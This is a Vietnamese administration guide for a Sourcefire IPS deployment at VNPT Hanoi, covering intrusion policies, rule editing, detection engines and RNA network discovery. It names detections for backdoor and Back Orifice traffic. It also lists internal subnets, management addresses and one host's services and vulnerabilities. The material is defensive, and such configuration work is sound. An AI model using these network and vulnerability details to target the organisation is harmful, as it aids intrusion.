
### Cấu hình Interface Sets

Interface Sets là nhóm các Port Sensing trên thiết bị Sourcefire 3D Sensor. Người quản trị có thể nhóm các Interface lại thành một Interface Sets.

Interface Sets có các dạng như:

- + Passive – thực hiện hoạt động IDS
- + Inline – Thực hiện hoạt động như IPS
- + Inline With Fail-Open – Thực hiện như IPS nhưng khi thiết bị lỗi hệ thống mạng không bị gián đoạn.

Trên DC1500 thực hiện: Operations → Detection Engine → Interface Sets. Lựa chọn tên, loại và tạo ra trên thiết bị Sourcefire 3D Sensor nào.



### Cấu hình Detection Engine


Có 3 Loại Detection Engine: IPS, RNA, RUA. Do VNPT Hà Nội chỉ mua license IPS và RNA nên chỉ có thể tạo ra 2 loại detection engine này.

- + IPS Detection Engine cho phép phát hiện và ngăn chặn các cuộc tấn công mạng
- + RNA cho tạo ra Network Profile
- + RUA cho phép phát hiện và map hai yếu tố IP – User với nhau.


Mỗi Interface Sets có thể tạo ra nhiều loại Detection Engine giám sát.

Detection Engine là các engine có chức năng giám sát trên Interface Sets, người quản trị có thể giám sát xem các Detection Engine được áp dụng đúng trên các Interface Sets hay chưa.

Detection Engine có thể được người quản trị thay đổi




Giao diện thay đổi Detection Engine áp dụng cho các Interface Sets



### i. Quản trị và thiết lập chính sách cho IPS

Đây là phần rất quan trọng trong việc quản trị và vận hành thiết bị Sourcefire IPS. Toàn bộ việc thiết lập chính sách cho Detection Engine đều được thực hiện tại mục này.

Người quản trị có thể tạo ra các chính sách bảo mật, khi có một vi phạm bảo mật sẽ đưa ra những hành động phù hợp với vi phạm này.



Trong phần quản trị các thiết lập về chính sách có các mục chính sau:

Quản trị IPS

Quản trị RNA

Quản trị chính sách bảo mật

## Quản trị IPS

Quản trị IPS bao gồm việc thiết lập chính sách cho các Detection Engine, quản lý các Rules, quản lý update SEU và một số tính năng khác



### Quản trị Intrusion Policy

Intrusion Policy là chính sách được áp dụng cho một hoặc nhiều Detection Engine. Intrusion policy thiết lập các thông số:

- + Tên của Policy
- + Base Policy được áp dụng (có 3 mức độ: ưu tiên kết nối hơn bảo mật, cân bằng kết nối và bảo mật, ưu tiên bảo mật hơn kết nối). Tại VNPT Hà Nội khuyến cáo sử dụng mức độ bảo mật cân bằng.
- + Policy này được áp dụng cho thiết bị Sensor nào hay Detection Engine nào chịu ảnh hưởng trực tiếp từ chính sách này.
- + Tại Policy này với bao nhiêu Rule cấu hình Enable và có bao nhiêu Rule ở chế độ: Chỉ cảnh báo (Generate Events) và ngăn chặn/cảnh báo (Drop and generate event).

Dưới đây là thông tin chung của một Intrusion Policy áp dụng cho Detection Engine vùng DMZ của VNPT Hà Nội

The screenshot shows the Sourcefire Defense Center 1000 4.9.0 web interface. The main title is "Edit Policy: Policy\_IPS\_DMZ". On the left, there's a sidebar with "Policy Information" sections: Variables, Targets, Rules, RNA Recommendations, Policy by VLAN or Network, and Advanced Settings. The "Policy Layers" section is also present. The main content area displays "Policy Information" with fields for Name (Policy\_IPS\_DMZ), Description, and Drop when Inline (checked). It shows the "Base Policy" as "Security Over Connectivity" (with a dropdown menu) and a note that it's up to date (SEU 432). Below this, it says "This policy is targeting 1 detection engines" (1 inline detection engine, 0 passive detection engines), "This policy defines 0 variables", and "This policy has 6429 enabled rules" (3206 generate events, 3223 drop and generate events). A note at the bottom says "No recommendations have been generated. Click here to set up RNA recommendations." At the bottom right are "Commit Changes" and "Discard Changes" buttons.

Người quản trị có thể quản lý mức độ bảo mật dựa trên các khuyến cáo từ hằng với ba mức độ:

- + (High) Security over connectivity; (Lower) Connectivity over security; và (Normal) balanced security and connectivity

This screenshot is similar to the one above, showing the "Edit Policy: Policy\_IPS\_DMZ" page. The "Base Policy" dropdown is open, showing options like "Sourcefire Authored Policies", "Balanced Security and Connectivity", "Connectivity Over Security", "No Rules Active", and "IDS Server Farm and User 71NSL". The "Security Over Connectivity" option is currently selected. The rest of the interface is identical to the first screenshot, including the policy information, target, and rule counts, and the "Commit Changes" and "Discard Changes" buttons.

Người quản trị có thể xem và thay đổi các Detection Engine chịu chính sách này.  
Với hình dưới thể hiện Policy này áp dụng cho một Detection Engine là vùng DMZ của VNPT Hà Nội

Người quản trị có thể tinh chỉnh các biến cho các rules hoạt động một cách hiệu quả nhất từ các thay đổi và định nghĩa mới Variable:

Ví như nếu dịch vụ HTTP sử dụng thêm cổng 443 chúng ta sẽ thêm cổng 443 vào mục HTTP\_PORTS

Variable	Type	Value	Action
AIM_SERVERS	IP	[64.12.31.136/32,64.12.46.140/32,64.12.186.85/32,205.188.1]	Reset
DNS_SERVERS	IP	\$HOME_NET	Reset
EXTERNAL_NET	IP	any	Reset
HOME_NET	IP	any	Reset
HTTP_PORTS	Port	[80,8080,8180,3128,443]	Reset
HTTP_SERVERS	IP	\$HOME_NET	Reset
ORACLE_PORTS	Port	any	Reset
SHELLCODE_PORTS	Port	180	Reset
SMTP_SERVERS	IP	\$HOME_NET	Reset
SNMP_SERVERS	IP	\$HOME_NET	Reset
SNORT_BPF	Custom	any	Reset
SQL_SERVERS	IP	\$HOME_NET	Reset
SSH_PORTS	Port	22	Reset
SSH_SERVERS	IP	\$HOME_NET	Reset
TELNET_SERVERS	IP	\$HOME_NET	Reset

Toàn bộ rule của Sourcefire là khoảng trên 20.000 Rules được update thường xuyên qua việc Import SEU tự động từ Sourcefire.

Mỗi Policy Intrusion áp dụng cho mỗi Detection Engine chúng ta có thể áp dụng những Rules được Enable/Disable khác nhau.

Ngoài các rule được enable và disable mặc định người quản trị cần phân tích tình hình để có thể bật tắt các rule sao cho đáp ứng yêu cầu về bảo mật của hệ thống.

Rule	Event	Dynamic
Generate Events	Event - Rule Test ICMP Dos Ping	
Drop and Generate Events	Drop Rule Test	
Disable	Disable Ping of Death	

Khi sử dụng tính năng RNA để phát hiện hệ thống mạng (Host active, OS, Service, IP, MAC, Vulnerability). Thì thiết bị Sourcefire có thể sử dụng kết quả này để thay đổi trạng thái các Rules để nâng cao hiệu năng xử lý thiết bị, giảm thiểu các Event không quan trọng.

Chúng ta có thể sử dụng RNA để recommend trạng thái các Rules

Policy Information ▲

- Variables
- Targets
- Rules
- RNA Recommendations**
- Policy by VLAN or Network
- Advanced Settings
- Policy Layers

**RNA Recommended Rules Configuration**

RNA changed 9023 rule states for 59 hosts

- Set 1 rules to generate events
- Set 106 rules to drop and generate events
- Set 8916 rules to disabled

Policy is using the recommendations  
Last generated: Mar 24, 2011 1:50:56 PM

Include all differences between recommendations and rule states in policy reports

Advanced Settings

**Networks to Examine**

Detection Engines	<input checked="" type="checkbox"/> Include \$HOME_NET
Networks	(Single IP address, CIDR block, or comma-separated list)

**RNA Recommended Rules Configuration**

Recommendation Threshold (By Rule Overhead)	None	Low	Medium	High	Very High
Accept Recommendations to Disable Rules	<input checked="" type="checkbox"/>				

Ngoài ra policy này có thể được áp dụng cho một dải mạng

Policy Information ▲

- Variables
- Targets
- Rules
- RNA Recommendations
- Policy by VLAN or Network**
- Advanced Settings
- Policy Layers

**Policy by VLAN or Network**

Policy by VLAN or Network  Enabled

When this feature is enabled, the policy will be filtered and will only apply to traffic on the specified networks or VLANs.  
Note: You must have a non-filtered policy applied to a detection engine before applying a filtered policy to that detection engine.

**Settings**

Type	Network
Networks	10.29.115.0/24

Advanced Settings cho Intrusion policy là phần thiết lập quan trọng đòi hỏi người quản trị phải hiểu biết sâu về hệ thống Sourcefire trước khi cấu hình tránh ảnh hưởng tới hệ thống. Mặc định trong phần Advanced Settings này đã cấu hình mặc định

**Advanced Settings**

- SSL Configuration:** Enabled
- Transport/Network Layer Preprocessors:**
  - Checksum Verification: Enabled
  - Inline Normalization: Enabled
  - IP Defragmentation: Enabled
  - Packet Decoding: Enabled
  - TCP Stream Configuration: Enabled
  - UDP Stream Configuration: Enabled
- Specific Threat Detection:**
  - Back Orifice Detection: Enabled
  - Portscan Detection: Enabled

Policy Layers cho phép một hệ thống có nhiều Layer:

- + Layer mặc định được khuyến cáo từ hãng
- + Layer được thay đổi bởi người dùng

**Policy Layers**

- Policy Summary:**
  - Rules (6429):** 3223 rules drop and generate events, 3206 rules generate events.
  - Enabled:** Back Orifice, Checksum, DCE/RPC, DNS, Decoding, Event Queue, FTP & Telnet, Global Rule Thresholding, HTTP, IP Defragmentation, Latency-based Packet Handling, Performance Statistics, Regular Expression Limits, Rule Processing, SMTP, SSH, SSL, Sun RPC, TCP Stream, UDP Stream.
  - Advanced Settings:** Latency-based Packet Handling, Performance Statistics, PortScan, Rate-based Attacks, Regular Expression Limits, Rule Processing, SMTP, SNMP Alerting, SSH, SSL, Sensitive Data, Sun RPC, Syslog Alerting, TCP Stream, UDP Stream.
- User Layers:**
  - My Changes:**
    - Rules (2658):** 43 rules drop and generate events, 2615 rules generate events. 1 rules disabled.
    - Advanced Settings:** Latency-based Packet Handling.
- Built-in Layers:**
  - Security Over Connectivity:**
    - Rules (5769):** 5101 rules drop and generate events, 668 rules generate events.
    - Advanced Settings:** Adaptive Profiles, Back Orifice, Checksum, DCE/RPC, DNS, Decoding, Event Queue, FTP & Telnet, Global Rule Thresholding, HTTP, IP Defragmentation, Latency-based Packet Handling, Performance Statistics, PortScan, Rate-based Attacks, Regular Expression Limits, Rule Processing, SMTP, SNMP Alerting, SSH, SSL, Sensitive Data, Sun RPC, Syslog Alerting, TCP Stream, UDP Stream.

Sau một loạt các thiết lập người quản trị cần phải “Commit Changes” để đồng ý và lưu cấu hình cho Intrusion policy.

Sau khi lưu Intrusion Policy người quản trị cần phải Apply policy đó cho các Detection Engines, sau khi apply cần phải kiểm tra quá trình đó có thực hiện thành công hay không

The screenshot shows a Mozilla Firefox browser window displaying the Sourcefire Defense Center interface. The title bar reads "Sourcefire Defense Center 1000 4.9.1.7 Build 525 (bvipsdc01) - admin - Mozilla Firefox". The address bar shows the URL "https://10.29.115.10/admin/action\_queue.cgi?in\_popup=1".

**Task Status**

**Job Summary**

Running	0
Waiting	0
Completed	1
Retrying	0
Failed	0

**Jobs**

Task Description	Message	Creation Time	Last Change	Status	Action
<b>Intrusion Policy Apply</b> 0 Running 0 Waiting 1 Completed 0 Retrying 0 Failed					
<b>Applying Policy_IPS_DMZ to IPS_Inline_DMZ ( bvips3d01 )</b> Apply Policy	Task completed successfully	2011-03-24 14:02:04	2011-03-24 14:03:42	Completed	Delete

Done One paused download

## SEU

Đây là giao diện giám sát SEU được áp dụng vào Intrusion Policy

Ngoài ra người quản trị có thể Update SEU cho thiết bị Sourcefire bằng cách download SEU từ trang web Sourcefire rồi Import vào thiết bị

Summary	Time	User ID	Status	Action
<b>Security Enhancement Update 432 vrt</b> Exit Code: 2:Sourcefire_Snort_Engine_Upgrade-432-vrt.noarch.rpm already installed	2011-03-22 14:00:18	admin	!	<a href="#">View</a> <a href="#">Delete</a>
<b>Security Enhancement Update 432 vrt</b> Exit Code: 2:Sourcefire_Snort_Engine_Upgrade-432-vrt.noarch.rpm already installed	2011-03-21 14:00:14	admin	!	<a href="#">View</a> <a href="#">Delete</a>
<b>Security Enhancement Update 432 vrt</b> Completed install of Security Enhancement Update 432 vrt	2011-03-20 14:35:28	admin	✓	<a href="#">View</a> <a href="#">Delete</a>

## Rule Editor

Mặc định Sourcefire có khoảng trên 20.000 Rules nhưng người quản trị hoàn toàn có thể thêm các Rule mới vào đảm bảo các chính sách bảo mật cho hệ thống của mình. Trong giao diện quản trị Rule Editor người quản trị có thể xem nội dung, sửa nội dung của rule với các thiết lập cụ thể, cho phép quản lý Rule.

The screenshot shows the Sourcefire Defense Center 1000 4.9... Rule Editor interface. The main window displays a list of rules grouped by category. The categories listed are: attack-responses, backdoor, bad-traffic, blacklist, botnet-cnc, chat, and content-replace. Under the content-replace category, there are 24 total rules, including:

- (1:12031) "CONTENT-REPLACE MSN deny in-bound file transfer attempts"
- (1:12032) "CONTENT-REPLACE MSN deny out-bound file transfer attempts"
- (1:12033) "CONTENT-REPLACE Jabber deny in-bound file transfer attempts"
- (1:12034) "CONTENT-REPLACE Jabber deny out-bound file transfer attempts"
- (1:12035) "CONTENT-REPLACE IRC deny in-bound file transfer attempts"
- (1:12036) "CONTENT-REPLACE IRC deny out-bound file transfer attempts"
- (1:12037) "CONTENT-REPLACE AIM deny in-bound file transfer attempts"
- (1:12038) "CONTENT-REPLACE AIM deny out-bound file transfer attempts"
- (1:12039) "CONTENT-REPLACE Yahoo Messenger deny in-bound file transfer attempts"
- (1:12040) "CONTENT-REPLACE Yahoo Messenger deny out-bound file transfer attempts"
- (1:12041) "CONTENT-REPLACE Yahoo Messenger V7 deny in-bound file transfer attempts"
- (1:12042) "CONTENT-REPLACE Yahoo Messenger V7 deny out-bound file transfer attempts"
- (1:15415) "CONTENT-REPLACE AIM or ICQ deny unencrypted login connection"
- (1:15416) "CONTENT-REPLACE ICQ deny http proxy login"
- (1:15417) "CONTENT-REPLACE AIM deny server certificate for encrypted login"
- (1:15420) "CONTENT-REPLACE MSN deny login"
- (1:15421) "CONTENT-REPLACE AIM or ICQ deny login for unencrypted connection"
- (1:15429) "CONTENT-REPLACE Yahoo Messenger deny outbound login attempt"
- (1:15438) "CONTENT-REPLACE QQ 2009 deny udp login"
- (1:15439) "CONTENT-REPLACE QQ 2009 deny tcp login"
- (1:15440) "CONTENT-REPLACE QQ 2008 deny udp login"
- (1:15441) "CONTENT-REPLACE QQ 2009 deny tcp login"
- (1:15570) "CONTENT-REPLACE Google Talk deny login"
- (1:18469) "CONTENT-REPLACE Microsoft Windows Encrypted DCERPC request attempt"

At the bottom right of the rule list, it says "(31 total rules)".

Ví dụ tại VNPT Hà Nội thêm một rule không cho Ping gói tin lớn hơn 800 Byte, bởi những gói Ping lớn có thể gây ảnh hưởng tới hệ thống mạng

**Edit Rule1:1000002:1**

**View Documentation Rule Comment**

Message	BaoViet - Rule Test ICMP DoS Ping of Death		
Classification	A Client was Using an Unusual Port Edit Classifications		
Action	alert		
Protocol	icmp	Direction	Directional
Source IPs	any	Source Port	any
Destination IPs	any	Destination Port	any

**Detection Options**

dsizer  
dsizer: >800 ;

ack Add Option

Save Save As New

### Email alert

Khi những rule được match thì thiết bị Sourcefire sẽ gửi cảnh báo tới người quản trị.

Người quản trị có thể sử dụng tính năng Email Alert hoặc sử dụng chính sách Compliance Policy

## Quản trị RNA

RNA là một tính năng cao cấp của Sourcefire cho phép phát hiện hệ thống mạng bằng phương thức Passive Scan thực hiện 24/7.

Quản trị RNA chúng ta cần thiết lập các mục dưới đây:

### Detection Policy

Detection Policy là chính sách được áp dụng cho các RNA Detection Engine. Người quản trị cần phải tạo ra chính sách này để áp dụng cho các RNA Detection Engine nhằm phát hiện hệ thống mạng.

Giao diện quản trị các Detection Engine

Policy Name	Recommendations	Applied To	Last Modified	Actions
RNA Policy for DMZ	2 new recommendations	3 detection engines 3 out-of-date	2011-03-24 07:00:02	Apply  Edit  Delete  Export  Recommend

Người quản trị có thể tinh chỉnh cho RNA Detection Engine qua việc cấu hình Detection Policy

Dưới đây là giao diện quản trị và các thiết lập được thực hiện trong phần triển khai thiết bị Sourcefire

**Detection Policy Information**

Policy Name	RNA Policy for DMZ
Policy Description	

**Detection Policy Settings**

Update Interval (sec)	3600
Flow Data Mode	Enabled
Save Unknown OS Data	<input checked="" type="checkbox"/>
Save Unknown Service Data	<input checked="" type="checkbox"/>
Capture Banners	<input type="checkbox"/>
Client Application Detection	<input checked="" type="checkbox"/>
Capture HTTP URLs	<input checked="" type="checkbox"/>
Generate Hosts from NetFlow Data	<input checked="" type="checkbox"/>
Generate Services from NetFlow Data	<input type="checkbox"/>
Combine Flows for Out-Of-Network Responders	<input checked="" type="checkbox"/>

**Networks to Monitor**

IP Address	Netmask	Data Collection	Reporting Detection Engine	Actions
10.29.0.0	16	Host and Flow Data	RNA_ServerFarm1 (bvipsss01)	
10.29.0.0	16	Host and Flow Data	RNA_ServerFarm2 (bvipsss02)	
10.200.0.0	16	Host and Flow Data	RNA_ServerFarm1 (bvipsss01)	
10.200.0.0	16	Host and Flow Data	RNA_ServerFarm2 (bvipsss02)	
172.29.0.0	16	Host and Flow Data	RNA_DMZ_DE (bvips3d01)	

**Ports to Exclude**

Port(s)	Protocol	Src/Dest Port	IP Address	Netmask
---------	----------	---------------	------------	---------

**NetFlow Networks to Monitor**

IP Address	Netmask	Exclude	NetFlow Device	Reporting Detection Engine
------------	---------	---------	----------------	----------------------------

**Update Policy** **Cancel**

## Host Atributes

Đặt cho một vùng mạng

Tại VNPT Hà Nội đặt tên là “VNPT Ha Noi” và kết hợp với Network Map một tính năng của RNA

## Network Map

Netwrk Map cho phép người quản trị biết được hệ thống mạng với các thông tin:

- + Host Active: Được phân theo các giải mạng khác nhau
- + OS: Chi tiết về hệ điều hành

- + Các dịch vụ hoạt động trên Host đó
- + Các ứng dụng
- + Các giao thức sử dụng
- + Và lỗ hổng bảo mật của hệ thống đó

Đây là giao diện quản trị Sourcefire với tính năng RNA Network Map với địa chỉ IP 172.29.1.18

**Host: 172.29.1.18**

Hostname	Cannot Resolve
NetBIOS Name	
Detection Engine (Hops)	RNA_DMZ_DE / bvips3d01 (0) 00:21:9B:93:08:B3 (Dell Inc) (64) 00:25:B4:E3:24:C2 (Cisco Systems) (63) 00:26:0A:29:9B:42 (Cisco Systems) (63)
MAC Addresses (TTL)	
Host Type	Host
Last Seen	2011-03-24 14:05:29
Events	View
Intrusion Events	Source Destination
Current User	

**Operating Systems (2)**

Vendor	Product	Version	Source
NetBSD Foundation, Inc.	NetBSD	2.0	RNA
HP	HP-UX	11.11, 11.23.01 007	RNA

**Services (3)**

Protocol	Port	Payload Type	Service	Version	Source	Confidence
tcp	25		smtp		RNA	100
tcp	10443		ssl		RNA	100
tcp	22		ssh	OpenSSH_CT_4.1	RNA	50

**Client Applications (1)**

**User History**

**Attributes (4)**

**Host Protocols (5)**

**RNA Vulnerabilities (426)**

Name
Apache 'mod_proxy_balancer' Multiple Vulnerabilities
Apache 'mod_proxy_ftp' Wildcard Characters Cross-Site Scripting Vulnerability
Apache 'mod_proxy_http' Interim Response Denial of Service Vulnerability
Apache 2 WebDAV CGI POST Request Information Disclosure Vulnerability
Apache AB.C Web Benchmarking Buffer Overflow Vulnerability
Apache AB.C Web Benchmarking Read_Connection() Buffer Overflow Vulnerability
Apache ap_escape_html Memory Allocation Denial Of Service Vulnerability
Apache CGI Byterange Request Denial of Service Vulnerability
Apache Chunked-Encoding Memory Corruption Vulnerability
Apache Connection Blocking Denial Of Service Vulnerability

## RNA Detector

Người quản trị có thể cấu hình RNA Detector để enable hay Disable các thiết lập của RNA

Services hoạt động trong hệ thống mạng

Người quản trị có thể vào RNA → Services để phát hiện xem hệ thống đang chạy những Services gì và những Services đó đang hoạt động trên máy nào

Service	Count
http	20
ssl	9
netbios-dqm	5
ssh	4
smtp	4
rdp	3
netbios-ssn	3
domain	2
pending	2
ntp	2
ftp	1
netbios-ns	1
dcerpc	1
pop3	1
imap	1
unknown	1
vnc	1

Chi tiết Services

The screenshot shows the Sourcefire Defense Center 1000 4.9 interface. The main title is "Services - Network Services By Count Workflow". Below it, a breadcrumb navigation shows: Service Count Summary > Service Application Count > Service Version Audit > Service By Host > Hosts. A search bar is present above the table.

Service	Vendor	Count
http	YTS	1
http	webwisher config_1	1
http	OracleAS-Web-Cache-10g	1
http	Oracle-Application-Server-10g	2
http	nginx	3
http	MiniServ	1
http	Microsoft-IIS	5
http	cafe	1
http	Apache-Coyote	2
http	Apache	2
http	unknown	1

Buttons at the bottom include View, View All, Delete, and Set Service Identity. A page number "1" and "(Showing 1 - 11 of 11)" are also visible.

Chi tiết service HTTP với Vendor là YTS

The screenshot shows the same Sourcefire Defense Center interface. The main title is "Services - Network Services By Count Workflow". Below it, a breadcrumb navigation shows: Service Count Summary > Service Application Count > Service Version Audit > Service By Host > Hosts. A search bar is present above the table.

IP Address	Port	Version	Last Used
172.29.1.24	8080/tcp	1.19.4	2011-03-24 14:04:06

Buttons at the bottom include View, View All, Delete, and Set Service Identity. A page number "1" and "(Showing 1 of 1)" are also visible.

Quản trị ứng dụng chạy trên hệ thống mạng

Người quản trị có thể dựa vào tính năng RNA → Application để kiểm tra các ứng dụng hoạt động trong hệ thống mạng

## Thông tin quản trị các ứng dụng trong hệ thống

The screenshot shows the Sourcefire Defense Center 1000 4.9.1 web interface. The title bar indicates the URL is [https://10.29.115.10/events/index.cgi?table=rna\\_client\\_app](https://10.29.115.10/events/index.cgi?table=rna_client_app). The main navigation menu includes Analysis & Reporting, Policy & Response, Operations, Health, Preferences, Help, and Logo. Below the menu, there are links for Bookmark This Page, Report Designer, Workflows, View Bookmarks, and Search.

The current page is titled "Client Applications - Client Application Summaries Workflow". The breadcrumb navigation shows: Application Product Summary > Application Version Summary > Client Usage Details > Table View of Client Applications > Hosts.

The main content area displays a table titled "Application Type" with the following data:

	Application	Count
<input type="checkbox"/> <input checked="" type="checkbox"/>	Firefox	39
<input type="checkbox"/> <input checked="" type="checkbox"/>	Internet Explorer	15
<input type="checkbox"/> <input checked="" type="checkbox"/>	Unknown	6
<input type="checkbox"/> <input checked="" type="checkbox"/>	OpenSSH	1
<input type="checkbox"/> <input checked="" type="checkbox"/>	Outlook Express	4
<input type="checkbox"/> <input checked="" type="checkbox"/>	Unknown	1

At the bottom of the table, there are buttons for View, Delete, and View All. A footer note indicates "(Showing 1 - 6 of 6)".

### j. Phân tích Event về IPS

Intrusion Event được thiết kế và thực hiện chi tiết tại tài liệu thiết kế Report.

Intrusion Event liên quan toàn bộ các Event về IPS, người quản trị có thể kiểm tra theo dõi số lượng Event theo:

- + Theo thời gian
- + Theo Detection Engine
- + Có thể lọc theo nhiều lựa chọn khác nhau

S 10.29.115.10 https://10.29.115.10/events/index.cgi

Sourcefire Defens... Log

**Defense Center** Analysis & Reporting Policy & Response Operations Health Preferences Help Log

Bookmark This Page Report Designer Workflows View Bookmarks Search

Analysis & Reporting > IPS

## Intrusion Events - Events By Priority and Classification Workflow

